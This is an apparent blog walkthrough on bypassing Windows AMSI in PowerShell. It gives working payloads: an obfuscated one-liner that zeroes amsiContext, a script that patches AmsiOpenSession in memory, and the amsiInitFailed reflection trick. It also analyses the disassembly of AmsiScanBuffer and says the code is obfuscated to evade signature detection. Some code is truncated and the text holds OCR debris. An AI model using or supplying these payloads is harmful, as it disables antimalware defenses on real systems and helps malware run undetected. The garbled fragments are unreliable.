
The one-liner payload is obfuscated to avoid signature-based detection, let’s break it down:

1: Get the assembly that Ref is defined in, then get a list of all types defined in that assembly
2: In the list, locate AmsiUtils based on the property characteristics of AmsiUtils, such as IsPublic=False, IsSerial=False, and the Name contains the “iUtils” substring, etc.
3: Locate amsiContext in a similar manner
4: Get the address of the amsiContext parameter and patch the first DWORD in the structure to 0


Adjust the payload to patch the 2nd QWORD, and it works on Windows 11.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like “*iUtils”)
{$c=$b}};$d=$c.GetFields(‘NonPublic,Static’);Foreach($e in $d) {if ($e.Name -like “*Context”)
{$f=$e}};$g=$f.GetValue($null);$ptr = [System.IntPtr]::Add([System.IntPtr]$g, 0x8);$buf = New-Object
byte[](8);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
```

Image not found or type unknown




We can also attack AmsiOpenSession with PowerShell script. The following script patched AmsiOpenSession to set RCX as 0.



```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}


function getDelegateType {
    Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]]
     $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
    AutoClass', [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}


[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualP
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0x48,0x31,0xc9)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
```

After executing the script, we bypassed AMSI.



Attack AmsiInitialize

Considering AmsiInitialize is called before we can supply scripts, we cannot directly patch the instruction. However, we can patch the structure pointed by amsiContext as it is initialized after the execution.

Leverage reflection, the raw one-liner payload is as follows:

```
[Ref].Assembly.GetType(‘System.Management.Automation.AmsiUtils’).GetField(‘amsiInitFailed’,’NonPublic,Static’).
SetValue($null,$true)
```

Obfuscate it to avoid signature-based detection:

```
$a=[Ref].Assembly.GetTypes
();Foreach($b in $a) {if ($b.Name -like “*iUtils”) {$c=$b}};$d=$c.GetFields(‘NonPublic,Static’);Foreach($e in $d) {
SetValue($null,$true)
```

We successfully bypassed AMSI. This payload still works, even on Windows 11.

Image not found or type unknown

Attack AmsiScanBuffer

Inspect assemble codes of AmsiScanBuffer, we also noticed the code block that forces the function to exit with error.

Image not found or type unknown

Image not found or type unknown


Image not found or type unknown

According to the graph, multiple branches could land the execution on the code block. One path is notable:

```
cmp rcx, rax
jz short loc_1800082CA
```

The code block compares values stored in **RAX** and **RCX,** because RCX and RAX will be overwritten later, it is hard to patch them.

Image not found or type unknown



If RCX does not equal RCX, the execution will land the following code block. The TEST operation will be performed between **the byte located at the memory address RCX+0x14** and immediate value 4. This means, if the 3rd bit is set in the byte.

```
test byte ptr [rcx+1Ch], 4
jz short loc_1800082CA
```

If the result is not equal to 0, the execution lands the following code block:

```
mov rcx, [rcx+10h]
mov r9, rbx
mov [r11-50h], rbp
mov [r11-58h], r14
mov [rsp+88h+var_60], r8d
mov [r11-68h], rdx
call WPP_SF_qqDqq
```

No conditional jump happens, just follow the execution, and land the following code block. Previously, RSI is set the value stored in RDX, which is the address of buffer.

```
mov rsi, rdx
```

If RSI is not equal to zero, continue the execution without a conditional jump.

```
loc_1800082CA:
test rsi, rsi
jz short loc_180008337
```

The following code block checks if **EDI** is equal to 0. Previously, EDI is set the value stored in **R8D**.


```
mov edi, r8d
```


It is obvious, if R8 is 0, then we will finally reach mov eax, 0x80070057 **instruction.**

```
test edi, edi
jz short loc_180008337
```

Set **R8** as **0** at the entry of function AmsiScanBuffer, continue the execution. We find that AMSI is bypassed.

Image not found or type unknown






If we try to patch AmsiScanBuffer by setting R8 to 0:

```
xor r8, r8;
```

The opcode is **0x4d31c0.** However, it will crash powershell.exe process, because we overwrote some instructions, such as **mov r11, rsp**. While R11 will be used in some following instructions.

